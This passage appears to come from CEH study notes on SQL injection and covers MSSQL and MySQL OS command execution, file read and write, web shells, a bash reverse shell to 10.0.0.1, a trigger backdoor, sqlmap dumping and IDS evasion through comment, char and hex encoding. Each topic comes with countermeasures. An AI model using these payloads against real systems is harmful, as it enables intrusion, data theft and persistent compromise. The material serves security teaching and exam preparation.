Real-world use: During an authorized MSSQL penetration test, with `sa`-level access already confirmed, the tester demonstrates full database exfiltration using OPENROWSET to copy sensitive tables to an isolated test server, proving business impact far more convincingly than a handful of manually extracted rows ever could.

Tools and commands used here: Manual SQL Server Management Studio or injected OPENROWSET statements; requires network connectivity out from the victim's SQL Server to the attacker's listening SQL Server instance.

AI angle: AI can explain OPENROWSET's connection string syntax and flag the specific permissions required for it to succeed. Example prompt: "Explain what permissions and server configuration are required for an OPENROWSET statement to succeed in Microsoft SQL Server, and why this technique typically requires sysadmin-level access."

Countermeasures and defense: Disable `Ad Hoc Distributed Queries` (the MSSQL server configuration option that OPENROWSET and OPENDATASOURCE depend on) unless explicitly required; restrict outbound network access from the database server (the same egress-filtering countermeasure from section 3.27's out-of-band discussion applies directly here); apply least privilege so that even a successful injection never reaches `sa`-level access in the first place.

> **TRAP:** OPENROWSET-based exfiltration requires high privileges (commonly `sysadmin` / `sa`) and the `Ad Hoc Distributed Queries` server option to be enabled; the exam may test whether you know this is not a universally available technique on every misconfigured MSSQL server, only ones with this specific feature turned on.

EXAM FOCUS:

- How it is asked: "Which MSSQL feature allows a compromised database server to connect out to an attacker-controlled SQL Server and copy data to it directly?" Answer: OPENROWSET (via Ad Hoc Distributed Queries).
- Keywords: "OPENROWSET", "SQLoledb", "Network=DBMSSOCN", outbound connection to attacker's own database server.
- Look-alike: OPENROWSET-based exfiltration vs out-of-band SQLi (section 3.27): both involve the database server reaching out over the network, but OPENROWSET transfers entire tables of structured data directly into a replica database, while out-of-band SQLi typically leaks one value at a time embedded in a request such as an HTTP GET path.

Memory trick: "The library's own photocopier mails itself to the attacker's house." OPENROWSET turns the victim's database server into a willing, automated data-export machine.

3.35 Interacting with the Operating System

What it is (simple words): Beyond reading and writing data inside the database itself, a sufficiently privileged SQL injection can reach past the database entirely and run commands directly on the underlying operating system, using two general approaches: reading and writing system files from disk, or direct command execution through a remote shell.

```
  Attacker
     |
     v
 Database -----> OS Shell -----> C:/
(e.g. MSSQL)      (cmd/bash)     (filesystem)
```

MSSQL OS interaction, using the built-in extended stored procedure `xp_cmdshell` (and the related `master..xp_cmdshell`, shown in the notes as `master.*p_cmdshell`, almost certainly `master..xp_cmdshell`; [UNCLEAR on page 19: the exact procedure name rendering is slightly garbled in the slide]):

```
exec master..xp_cmdshell 'ipconfig >
  test.txt' --

CREATE TABLE tmp (txt varchar(8000));
BULK INSERT tmp FROM 'test.txt' --

begin declare @data varchar(8000);
  set @data=' ';
  select @data=@data+txt+' ' from tmp
  where txt<@data;
  select @data as x into temp end --

' and 1 in (select substring(x,1,256)
  from temp) --

declare @var sysname; set @var =
  'del test.txt'; EXEC
  master..xp_cmdshell @var; drop table
  temp; drop table tmp --
```

Reading this sequence: first, run an OS command (`ipconfig`) and redirect its output into a text file on the server's own disk; second, load that text file's contents back into a temporary SQL table using `BULK INSERT`; third, concatenate the file's lines into one long string variable and store it for extraction; fourth, read that string back out through the injection point (often character by character, if blind); fifth, delete the temporary file and drop the temporary tables to clean up afterward (again, anti-forensic cleanup, same pattern as section 3.32).

MySQL OS interaction, using a custom, attacker-supplied User-Defined Function (UDF), a feature that lets MySQL load externally compiled code and expose it as if it were a native SQL function:

```
CREATE FUNCTION sys_exec RETURNS int
  SONAME 'libudf.dll';
CREATE FUNCTION sys_eval RETURNS string
  SONAME 'libudf.dll';
```

- Once registered, `sys_exec()` and `sys_eval()` can be called like any other SQL function to run arbitrary operating system commands directly from within a SQL query.

Note from the slide: both the MSSQL and MySQL methods are restricted by the database's own running privileges and permissions; a database service account with no OS command execution rights, or with `xp_cmdshell` disabled, blocks this entirely.

Analogy: The database is normally a librarian who only hands you books (data); with the right permissions unlocked, that same librarian can be convinced to step out of the library altogether and personally run errands around the whole building (the operating system) on your behalf.

Real-world use: A tester on an authorized MSSQL engagement finds `xp_cmdshell` still enabled (a common legacy misconfiguration) and uses it to run `ipconfig` and prove full remote command execution, which becomes the single most severe finding in the entire engagement report.

Tools and commands used here: `xp_cmdshell` (MSSQL, often re-enabled via `sp_configure 'xp_cmdshell',1` if disabled and the attacker has sysadmin rights); custom UDF `.dll` / `.so` files for MySQL; sqlmap's `--os-shell` and `--os-cmd` flags automate this entire category of attack for supported DBMS (full detail in section 5).

AI angle: AI can explain the exact privilege and configuration prerequisites needed before `xp_cmdshell` or a MySQL UDF attack can succeed, helping a beginner understand why this does not work on every vulnerable database. Example prompt: "What specific MSSQL server configuration and account privileges are required for xp_cmdshell to be callable, and how would a defender confirm it is disabled?"

Countermeasures and defense: Disable `xp_cmdshell` entirely in production MSSQL instances (`sp_configure 'xp_cmdshell', 0`) unless there is a specific, documented business need; disable or restrict the ability to load external UDF libraries in MySQL; run the database service account with the minimum operating-system-level privileges possible, so that even a successful OS-command escape achieves very little.

> **EXAM TIP:** `xp_cmdshell` is one of the single most commonly tested MSSQL-specific terms in this entire module; know that it is disabled by default in modern SQL Server versions but can be re-enabled by a sysadmin, and that disabling it is a standard hardening recommendation.

EXAM FOCUS:

- How it is asked: "Which built-in MSSQL extended stored procedure allows an attacker with sufficient privileges to execute arbitrary operating system commands?" Answer: xp_cmdshell.
- Keywords: `xp_cmdshell`, `BULK INSERT`, User-Defined Function (UDF), `SONAME`.
- Trap: `xp_cmdshell` being present on a system does not automatically mean it is usable; it must first be enabled, and the calling account must have sufficient privileges, both of which the exam may test as prerequisites rather than assumptions.

Memory trick: "Let the librarian leave the library." Both MSSQL's xp_cmdshell and MySQL's UDFs are ways of letting the database step outside its normal data-only role and touch the operating system directly.

3.36 Interacting with the File System

What it is (simple words): Two complementary MySQL functions let an attacker read arbitrary files from the server's disk into a query result, and write arbitrary content from a query result out to a new file on disk, which together can be chained into full remote code execution.

- **`LOAD_FILE()`:** a MySQL function that reads and returns the contents of a specified file located on the MySQL server's own filesystem, as long as the database account has sufficient file-read privileges and the file is readable by the MySQL service.
- **`INTO OUTFILE`:** a MySQL clause that runs a query and writes (dumps) its result directly into a new file on the server's filesystem, instead of returning it to the client.

Reading a file with LOAD_FILE(), from the notes:

```
NULL UNION ALL SELECT
  LOAD_FILE('/etc/passwd')/*
```

- If the injection succeeds, the contents of `/etc/passwd` (a sensitive Linux system file listing user accounts) are displayed directly inside the vulnerable page's output, reusing the UNION-based technique from sections 3.7 and 3.19.

Writing a file with INTO OUTFILE, chained to create a working web shell, from the notes:

```
NULL UNION ALL SELECT NULL,NULL,NULL,
  NULL,'<?php system($_GET["command"]);
  ?>' INTO OUTFILE '/var/www/
  certifiedhacker.com/shell.php'/*
```

1. This payload writes a tiny PHP script directly into the website's own public web root, at the path `/var/www/certifiedhacker.com/shell.php`.

2. The written PHP code, `<?php system($_GET["command"]); ?>`, simply takes whatever value is passed in a URL parameter named `command` and runs it directly as an operating system command (this is commonly called a "web shell").
3. Once written, the attacker can browse to the new file and supply commands through the URL, for example:

```
http://www.certifiedhacker.com/shell.php?
  command=wget
```

1. This single request both confirms the web shell works and demonstrates using it to run the `wget` utility (commonly used afterward to download additional attacker tools onto the compromised server).

Analogy: `LOAD_FILE()` is sneaking a photocopy of a locked filing cabinet's contents out through the mail slot; `INTO OUTFILE` is slipping a brand-new, pre-written instruction sheet into that same filing cabinet, worded so that anyone who later reads it aloud (the web server running the PHP file) will unknowingly follow whatever new instructions it contains.

Real-world use: A tester demonstrates full remote code execution on an authorized engagement entirely through SQL injection alone, with no other vulnerability needed: `LOAD_FILE()` confirms file-read access and server type, and a single `INTO OUTFILE` call plants a persistent web shell proving complete compromise, all without ever touching a separate exploit.

Tools and commands used here: Manual browser-based testing; sqlmap's `--file-read` and `--file-write` / `--file-dest` flags automate exactly this pair of operations where the database privileges and configuration allow it.

AI angle: AI can help identify likely writable web-root paths for a given server stack when the exact path is unknown. Example prompt: "Given a LAMP stack (Linux, Apache, MySQL, PHP) serving a site at certifiedhacker.com, what are the most likely default web root paths to target with an INTO OUTFILE SQL injection payload to write a PHP web shell?"

Countermeasures and defense: Disable the MySQL `FILE` privilege for the application's database account (this single privilege controls both `LOAD_FILE()` and `INTO OUTFILE`); set the `secure_file_priv` MySQL configuration variable to restrict file operations to a specific, non-web-accessible directory; ensure the web server's own filesystem permissions prevent the database service account from writing into the web root at all, as a second, independent layer of defense.

> **EXAM TIP:** Both `LOAD_FILE()` and `INTO OUTFILE` are gated behind the single MySQL `FILE` privilege; removing that one privilege from the application's database account blocks this entire attack category at once.

EXAM FOCUS:

- How it is asked: "Which MySQL function reads the contents of a server-side file into a SQL injection result? Which clause writes query results out to a new file?" Answers: LOAD_FILE() for reading; INTO OUTFILE for writing.
- Keywords: `LOAD_FILE('/etc/passwd')`, `INTO OUTFILE`, `$_GET["command"]`, "web shell".
- Trap: writing a PHP web shell via INTO OUTFILE only becomes remotely executable code if the written file lands inside a directory the web server actually serves (the web root) and the web server is configured to execute PHP there; writing the exact same file content to a non-web-accessible path achieves nothing exploitable.

Memory trick: "LOAD peeks in, OUTFILE leaves a note." LOAD_FILE reads a file in; INTO OUTFILE writes a (potentially malicious) file out.

3.37 Getting OS Shell and Creating a Database Backdoor

> [UNCLEAR on page 20: this page captured a slide transition. The "Getting OS Shell" slide was sliding out on the left while "Creating Database Backdoor" was sliding in on the right, so neither slide's running header/footer is visible, and the incoming "Creating Database Backdoor" slide is cut off at the right edge, with several bullet points and the full SQL trigger code only partially visible. The content below is transcribed as far as the pixels show, with gaps marked.]

Getting OS Shell (what it is, simple words): A focused recap of two specific ways to turn web server or database access into an interactive operating system shell: writing a PHP web shell via a MySQL dump, and using MSSQL's `xp_cmdshell` to spawn a reverse shell.

How it works (numbered steps):

1. If an attacker can reach the web server through the database, a MySQL query can create a PHP shell file directly:

```
SELECT '<?php exec($_GET[''cmd'']); ?>'
  FROM usertable INTO dumpfile
  '/var/www/html/shell.php'
```

This is functionally the same idea as the `INTO OUTFILE` web shell from section 3.36, here using `INTO dumpfile` instead, and calling PHP's `exec()` function instead of `system()`.

1. To learn exactly where the database's own files live on the web server (useful for choosing a correct dumpfile/outfile path), the attacker can query:

```
SELECT @@datadir;
```

1. Knowing the directory structure, the attacker picks an appropriate, web-accessible location to place the shell file.

2. MSSQL provides built-in functions such as `xp_cmdshell` (section 3.35) to call operating system functions at runtime; the notes give a specific example of using it to create a fully interactive reverse shell listening on a remote attacker machine:

```
EXEC xp_cmdshell 'bash -i >&
  /dev/tcp/10.0.0.1/8080 0>&1'
```

This single-line Bash trick opens an interactive Bash session and redirects it over a TCP connection back to the attacker's own machine at `10.0.0.1` on port `8080`, giving the attacker a live, interactive command shell rather than just one-off command output.

Creating Database Backdoor (what it is, simple words, reconstructed from the visible left edge of the cut-off slide): Attackers use database triggers (pieces of SQL code that a database automatically runs in response to certain events, such as an INSERT or UPDATE on a table) to plant a persistent, hidden backdoor directly inside the database's own logic, so that normal, everyday application activity keeps the attacker's malicious change in effect automatically, without any further interaction needed.

Example scenario given (partially visible): an online shopping website stores the items it sells, along with their prices, in a database table. An attacker injects a trigger that automatically resets the price field to zero every single time a row in that table is inserted or updated, visible in the partially-captured code:

```
CREATE OR REPLACE TRIGGER ...
AFTER INSERT OR UPDATE ...
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

- **Trigger:** a named block of SQL code bound to a specific table and event (INSERT, UPDATE, or DELETE) that the database engine runs automatically every time that event occurs, with no separate call needed.

Analogy for OS shell: Instead of shouting one instruction through a letterbox and waiting for a single written reply each time (a basic command-execution payload), the attacker rigs up a permanent, open telephone line straight into the building (a reverse shell), so every future instruction gets answered instantly and continuously.

Analogy for database backdoor: Rather than breaking in once to steal from a cash register, the attacker secretly rewires the cash register itself so that, forever afterward, every single sale automatically rings up as free, with no further break-in needed at all.

Real-world use: An authorized red-team engagement demonstrates full persistence by planting exactly this kind of price-reset trigger on a retail client's product table, proving that even after the original SQL injection vulnerability is patched, the trigger itself would keep silently zeroing out prices forever unless specifically found and removed during remediation.

Tools and commands used here: Manual SQL trigger creation (requires sufficient privileges, typically DDL rights on the target table); `xp_cmdshell` for MSSQL reverse shells; `/dev/tcp` Bash redirection for the reverse shell payload itself.

AI angle: AI can help a defender search for unexpected or suspicious triggers across a database as part of an incident response sweep. Example prompt: "Write a SQL query to list every trigger defined on every table in this database, along with its definition, so I can review them for unauthorized or malicious logic."

Countermeasures and defense: Regularly audit and review all database triggers, stored procedures, and other persistent database objects as part of routine security reviews, not just at initial deployment; restrict DDL (CREATE/ALTER TRIGGER) privileges to trusted database administrators only; monitor outbound network connections from the database server for unexpected reverse-shell-style traffic (egress filtering, reused from sections 3.27 and 3.34).

> **TRAP:** A database trigger backdoor survives even after the original SQL injection vulnerability that planted it is patched; the exam may test whether you understand that patching the entry point alone does not remove a persistence mechanism already planted inside the database itself.

EXAM FOCUS:

- How it is asked: "An attacker uses SQL injection to plant a trigger that silently resets a price column to zero on every future update. Even after the original vulnerability is fixed, the price keeps resetting. What persistence mechanism is this?" Answer: a database trigger used as a backdoor.
- Keywords: `CREATE OR REPLACE TRIGGER`, `AFTER INSERT OR UPDATE`, `FOR EACH ROW`, `/dev/tcp/` reverse shell syntax, `xp_cmdshell`.
- Trap: do not confuse a database trigger backdoor (persistence inside the database's own logic) with a web shell (persistence as a file on the web server's filesystem, section 3.36); both are forms of maintaining access, but they live in completely different places and require different remediation steps.

Memory trick: "Rewire the register, not just rob it once." A trigger-based backdoor is persistence baked directly into the database's own automatic behavior.

3.38 SQL Injection Tools

What it is (simple words): A set of dedicated software tools that automate the detection and exploitation of SQL injection, ranging from the single most important tool in this entire module (sqlmap) to several lighter-weight alternatives.

sqlmap:

- sqlmap automates the entire process of detecting and exploiting SQL injection flaws and taking over database servers, covering essentially every technique described across sections 3.3-3.37 of this module in one single tool.
- Example command from the notes, targeting a cookie-authenticated page and dumping a specific table's data:

```
sqlmap -u "http://www.moviescope.com/view\
profile.aspx?id=1" --cookie="mscope=jWyd\
N8wro=;ui-tabs-1=0" -D moviescope -T \
User_Login --dump
```

- Sample output from the notes (a dumped table, shown in sqlmap's typical boxed-table console format):

```
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+
```

- How to read this output: sqlmap confirms the injection, identifies the database as "moviescope" and the table as "User_Login," then prints every row found, including a clear `isAdmin` column showing which accounts have administrative rights (sam and john, both `True`), alongside plaintext-looking passwords for all five accounts; sqlmap also saves this dump automatically to a CSV file and logs its session, as shown by the `[INFO]` lines referencing `/root/.local/share/sqlmap/output/...`.
- The notes' own captured output includes a `[WARNING] your sqlmap version is outdated` line, a useful reminder that sqlmap is actively maintained and should be kept up to date (verify current sqlmap version against the official GitHub repository before an engagement).

Mole (TheMole):

- Mole is an SQL injection exploitation tool, developed by Nasel, published under the GPLv3 open-source license, that detects and exploits SQL injection just by being given a vulnerable URL and one known-valid string found on the site, automating much of the manual boolean-based testing from section 3.10.

Other SQL injection tools listed in the notes:

Tool	Where to find it (as listed)
jSQL Injection	github.com
NoSQLMap	github.com
Havij	github.com
blind_sql_bitshifting	sourceforge.net

- **NoSQLMap** specifically targets NoSQL databases (such as MongoDB) rather than traditional SQL databases, included here as a close alternative the exam may place next to sqlmap as a distractor.
- **Havij** was historically a popular, largely point-and-click GUI tool for automated SQL injection, widely known in the security community though now dated compared to actively maintained tools like sqlmap (verify current maintenance status before relying on it in practice).

Analogy: sqlmap is a fully automated, all-in-one Swiss Army knife that can find the lock's weakness, pick it, walk through every room, and photograph every drawer's contents on command; Mole and the other listed tools are smaller, more specialized picks, each suited to a narrower job.

Real-world use: A tester short on time runs sqlmap against a suspected vulnerable parameter with the `--batch` flag (to accept all default prompts automatically) and within minutes has a full table dump, exactly like the moviescope example above, turning what might take hours of manual testing (as shown throughout sections 3.17-3.26) into a single automated run.

Tools and commands used here: sqlmap (full command reference in section 5), Mole, jSQL Injection, NoSQLMap, Havij, blind_sql_bitshifting.

AI angle: AI chat assistants can suggest the correct sqlmap flags for a specific scenario described in plain English, and can help interpret a confusing sqlmap error or warning message. Example prompt: "I want to use sqlmap to test a login form that uses a POST request with parameters username and password, and I am authorized to test it. What sqlmap command and flags should I use?"

Countermeasures and defense: Because sqlmap and similar tools automate detection, defenders can and should run the exact same tools against their own applications before attackers do (authorized self-testing); the real fix against any of these tools succeeding remains parameterized queries, since no automation tool can inject SQL syntax into a properly parameterized query.

> **EXAM TIP:** sqlmap is, by a wide margin, the single most important tool name to remember from this entire module; expect multiple questions referencing its flags, its purpose, and its typical output format (the boxed ASCII table shown above is a strong visual signature to recognize).


EXAM FOCUS:

- How it is asked: "Which tool automates the detection and exploitation of SQL injection flaws and can take over database servers?" Answer: sqlmap. "Which tool is designed to detect and exploit SQL injection on NoSQL databases?" Answer: NoSQLMap.
- Keywords: `-u` (target URL), `--cookie`, `-D` (database), `-T` (table), `--dump` (sqlmap flags); "point-and-click GUI SQLi tool" -> Havij; "GPLv3, needs only a URL and a known-valid string" -> Mole.
- Trap: NoSQLMap and sqlmap sound similar and are easy to mix up on the exam; NoSQLMap targets NoSQL databases (a fundamentally different data model), while sqlmap targets traditional, relational SQL databases.

Memory trick: "sqlMAP maps the whole castle; the others each pick one door." sqlmap's breadth versus the narrower, more specialized tools listed alongside it.

3.39 Evading IDS (Concept)

What it is (simple words): Before covering specific evasion tricks one by one (sections 3.40-3.43), the notes explain why evasion is even necessary: many Intrusion Detection Systems (IDS) and firewalls rely on signature-based detection, meaning they maintain a database of known SQL injection attack strings (signatures) and compare every incoming input string against that database in real time to spot an attack.



How it works (numbered steps):

1. The attacker sends a SQL injection payload toward the target web application.
2. The request passes through a firewall and then an IDS, which inspects the request's content against a database of known malicious signatures.
3. If the payload exactly matches a known signature, the IDS blocks it (or alerts a security administrator) before it ever reaches the web application.
4. Because signature-based detection relies on matching known patterns, attackers use evasion techniques (sections 3.40-3.43) to obscure the input string just enough that it no longer matches any stored signature, while the underlying database still interprets the obscured version exactly the same way the original, unobscured payload intended.

5. If evasion succeeds, the payload reaches the web application, then the database, potentially leading all the way to an OS shell and access to the organization's actual data, exactly as shown in the diagram.

Analogy: A security guard at a gate checks every visitor's face against a folder of mugshots (known signatures). Someone on the mugshot list simply puts on a hat and a different coat; the guard's quick visual match fails, even though it is still the exact same person underneath.

Real-world use: An organization deploys a signature-based IDS tuned to block the literal string "UNION SELECT." A tester demonstrates the IDS's limitation by using one of the evasion techniques from the following sections (such as inline comments) to still achieve a full UNION-based data extraction, which becomes a key recommendation in the final report: layered, behavior-based detection is needed in addition to pure signature matching.

Tools and commands used here: Signature-based IDS/IPS products in general; Snort specifically is covered as a detection tool in section 3.47.

AI angle: AI can help a defender think through which signatures are most brittle (easiest to evade) and suggest behavior-based detection rules as a complement. Example prompt: "Our IDS only blocks the literal string 'UNION SELECT'. What other detection approaches, beyond simple string matching, would catch SQL injection attempts that use comments or encoding to avoid that exact string?"

Countermeasures and defense: Layer behavior-based and anomaly-based detection on top of signature-based detection, since no fixed signature list can anticipate every possible obfuscation; keep signature databases updated against newly discovered evasion patterns; treat IDS/WAF evasion resistance as a secondary defense, with parameterized queries as the true primary defense that evasion techniques cannot bypass at all (since there is no "signature" to evade when the input can never become SQL syntax in the first place).

> **EXAM TIP:** The exam uses this same core idea (signature-based detection, and techniques designed to evade it) across multiple CEH modules, including Module 12 (Evading IDS, Firewalls, and Honeypots); recognize that this module's evasion techniques are a SQL-injection-specific application of that same broader concept.

EXAM FOCUS:

- How it is asked: "Why would an attacker use inline comments or hex encoding inside a SQL injection payload instead of sending it in plain, unobscured form?" Answer: to avoid matching a signature-based IDS's or WAF's known attack pattern database.
- Keywords: "signature-based detection", "database of attack strings", "obscure the input string".
- Trap: evading a signature-based IDS does not bypass the database's own query parser; the obscured payload must still be syntactically valid once reconstructed, or the attack itself will fail even if it successfully slips past the IDS.

Memory trick: "Same face, different hat." Evasion changes the string's literal appearance, never its underlying, executed meaning.

3.40 Evasion Technique: In-line Comment and Char Encoding

What it is (simple words): Two specific evasion tricks: hiding keyword boundaries using SQL's own comment syntax so a filter that watches for whitespace between keywords gets confused, and encoding characters as numbers using the `char()` function so quote characters never need to appear in the payload at all.

In-line comment:

- SQL allows `/*...*/` to mark a multi-character comment that the database engine ignores, which can be inserted anywhere inside or between keywords without breaking the surrounding SQL's meaning, as long as it is not inserted in the middle of a single keyword itself when the database does not support split-keyword parsing [verify exact DBMS-specific behavior].
- This defeats filters that specifically look for whitespace characters directly between SQL keywords such as "UNION SELECT" (with a plain space).
- Example from the notes, replacing every space with `/**/`:

```
/**/UNION/**/SELECT/**/password/**/FROM/
  **/Users/**/WHERE/**/username/**/LIKE/
  **/'admin' --
```

- A more aggressive variant even splits individual keywords themselves apart using inline comments:

```
*/**/UN/**/ION/**/SEL/**/ECT/**/password
  /**/FR/**/OM/**/Users/**/WHE/**/RE/**/
  username/**/LIKE/**/'admin'--
```

Char encoding:

- MySQL's `char()` function converts a list of numeric ASCII codes into their corresponding characters, letting an attacker build a string without ever typing a literal quote character, which defeats filters that specifically block single or double quotes.
- Example from the notes, loading `/etc/passwd` without ever typing the path as a quoted string:

```
' union select 1,(load_file(char(47,101,
  116,99,47,112,97,115,115,119,100))),1,
  1,1;
```

Decoding this char() call: `47,101,116,99,47,112,97,115,115,119,100` spells out `/etc/passwd` one ASCII code per character.

- Injecting the percent sign without using any quotes at all:

```
or username like char(37);
```

(ASCII 37 is the percent sign `%`, a SQL wildcard character used in LIKE patterns.)

- Injecting the word "root" without quotes:

```
union select * from users where login=
  char(114,111,111,116);
```

- Checking whether a file exists at all, again with no quotes:

```
and 1=(if((load_file(char(110,46,101,
  120,116))<>char(39,39)),1,0));
```

(ASCII `110,46,101,120,116` spells "n.ext"; ASCII `39,39` represents two single quotes side by side, `''`, used here to test for an empty/non-empty result.)

Analogy for in-line comments: Writing a secret message by inserting tiny, invisible-ink gaps between every letter; a reader scanning quickly for a specific whole word sees nothing, but someone (or something, like a SQL parser) that knows to simply skip the invisible-ink gaps reads the exact same message perfectly.

Analogy for char encoding: Instead of writing a forbidden word directly, you write down a string of numbers that correspond to each letter in an agreed-upon code book; a guard watching only for the forbidden word itself never notices, but anyone with the code book (the database's own `char()` function) reads the word instantly.

Real-world use: A WAF specifically blocks any request containing a literal single quote character. A tester bypasses it entirely using `char()`-encoded values throughout an entire UNION-based payload, successfully extracting `/etc/passwd` contents without the request ever containing a single quote for the WAF to catch.

Tools and commands used here: Manual payload crafting; sqlmap's tamper scripts (such as `space2comment` and `charencode`, ADDED CONTEXT, verify exact current tamper script names) automate both of these exact techniques.

AI angle: AI can convert a plain string into its char()-encoded equivalent instantly, which is tedious to do by hand. Example prompt: "Convert the string '/etc/shadow' into a MySQL char() encoded sequence suitable for use in a quote-free LOAD_FILE() SQL injection payload."

Countermeasures and defense: Parameterized queries defeat both tricks completely, since neither inline comments nor char()-encoded values can alter a properly bound parameter's

treatment as pure data; WAF rules should also normalize/strip comments and detect char()-based obfuscation patterns as a secondary layer.

> **EXAM TIP:** Recognize `char(numbers,separated,by,commas)` as a strong signal of quote-avoidance encoding, and `/**/` scattered between or inside keywords as a strong signal of whitespace-filter evasion; both are very commonly shown directly in exam payloads.

EXAM FOCUS:

- How it is asked: you are shown a payload containing `/**/` or `char(...)` and asked to identify the evasion technique and what it is trying to avoid. Answers: inline comment (avoiding whitespace-based keyword signatures) or char encoding (avoiding quote-character-based filters).
- Keywords: `/**/` between keywords -> inline comment evasion. `char(47,101,116,99,...)` -> char encoding evasion, specifically to avoid quote characters or blocked literal strings.
- Trap: inline comments and char encoding solve two different filtering problems (whitespace detection vs. quote-character detection); do not treat them as interchangeable just because both appear in this same section.

Memory trick: "Invisible gaps hide the word; numbers hide the letters." Two different disguises for the same underlying SQL meaning.

3.41 Evasion Technique: Manipulating White Spaces and Hex Encoding

What it is (simple words): Two more evasion tricks: changing exactly how many whitespace characters appear between SQL keywords (adding unusual ones, or removing them entirely), and encoding entire strings or statements as hexadecimal numbers so that sensitive keywords like SELECT or DROP never appear anywhere in plain text within the request.

Manipulating white spaces:

- This technique obfuscates the input string by dropping or adding whitespace characters between SQL keywords and literal values, in a way that does not change how the SQL statement actually executes.
- Adding special whitespace-like characters (tab, carriage return, line feed) instead of a plain space makes a SQL statement look completely different to a simple pattern-matcher, while executing identically: the notes give the direct example that the signature "UNION SELECT" looks different from "UNION[tab]SELECT" to many naive filters.
- Dropping spaces entirely also often still works, since many SQL parsers do not strictly require whitespace around certain operators: `'OR'1=1'` (with no spaces at all) can still execute correctly on some database engines.

Hex encoding:

- Hex encoding represents a string using its hexadecimal (base-16) numeric equivalent instead of its plain text characters.
- Example from the notes: the word `SELECT` can be represented as the hex value `0x73656c656374`, which a simple text-based signature watching for the literal word "SELECT" will not recognize at all.
- A full statement using hex encoding, deliberately avoiding every single quote character in the process:

```
; declare @x varchar(80);
set @x = 0x73656c656374204040766572
  73696f6e;
EXEC(@x)
```

Note from the slide: this exact statement uses no single quotes at all, which is itself a useful evasion property against quote-focused filters, reusing the same quote-avoidance goal as char() encoding in section 3.40, just via a different mechanism (hex literals instead of a char() function call).

- Further string-to-hex examples given in the notes:

```
SELECT @@version =
  0x73656c6563742040766572736
  9 6f6e

DROP Table CreditCard =
  0x44524f502054 61626c652043726
  564697443617264

INSERT into USERS
  ('certifiedhacker','qwerty') =
  0x494e5345525420696e74
  6f2055534552532028274a75676779
  426f79272c2027717765727479
  2729
```

Analogy for white-space manipulation: A filter is trained to flag the exact phrase "two words together"; swapping the ordinary space between them for an invisible, non-standard character (like a tab) still reads as "two words together" to a human or a database, but no longer matches the filter's exact, rigid expectation of a plain space character.

Analogy for hex encoding: Writing an entire forbidden sentence using only its corresponding page and line numbers from a specific dictionary; anyone without that exact dictionary (the signature filter) sees only meaningless numbers, while the database, which always "owns the dictionary," decodes it instantly back into the original sentence.

Real-world use: A tester finds a WAF that blocks any request containing the literal text "DROP TABLE" in any capitalization. By hex-encoding the entire statement and wrapping it in

a `DECLARE` / `EXEC` pair exactly as shown above, the tester successfully drops a test table during an authorized engagement, demonstrating the WAF's literal-text-matching weakness.

Tools and commands used here: Manual payload crafting; sqlmap tamper scripts such as `space2comment`, `randomcase`-adjacent white-space tricks, and `charencode`/hex-related tamper scripts (ADDED CONTEXT, verify exact current sqlmap tamper script names and behavior).

AI angle: AI can hex-encode an arbitrary SQL statement instantly, which is error-prone and slow to do by hand for longer statements. Example prompt: "Convert the SQL statement SELECT @@version into its hexadecimal literal representation suitable for use in a Microsoft SQL Server EXEC() based SQL injection payload."

Countermeasures and defense: Normalize and decode all whitespace variants and hex-encoded literals before signature matching at the WAF/IDS layer; disable or tightly restrict the ability to execute dynamically assembled hex-decoded SQL (`EXEC(@x)` style execution) wherever not explicitly required; parameterized queries remain the actual root-cause fix, since hex encoding and whitespace tricks only matter to pattern-matching defenses, never to a properly bound parameter.

> **TRAP:** A hex-encoded payload still needs to be syntactically valid once the database decodes and executes it; simply hex-encoding gibberish accomplishes nothing. The technique hides a meaningful statement, it does not create one.

EXAM FOCUS:

- How it is asked: you are shown a payload containing an unusual whitespace character between keywords, or a long `0x` hex literal, and asked to name the evasion technique. Answers: white-space manipulation, or hex encoding, respectively.
- Keywords: tab/carriage-return/linefeed used instead of a space -> white-space manipulation. `0x` followed by a long hex string -> hex encoding.
- Trap: dropping spaces entirely (`'OR'1=1'`) does not work on every single database engine or parser; the exam may test whether you know this is engine-dependent rather than universal.

Memory trick: "Swap the space, or speak in hex." Two different ways to make a filter's eyes slide right past a payload that the database still reads perfectly.

3.42 Evasion Technique: Null Byte and Case Variation

What it is (simple words): Two more simple but effective evasion tricks: placing a null byte character before a string to confuse certain parsers, and mixing uppercase and lowercase letters throughout a payload to defeat filters that only check for one specific, consistent capitalization.

Null byte:

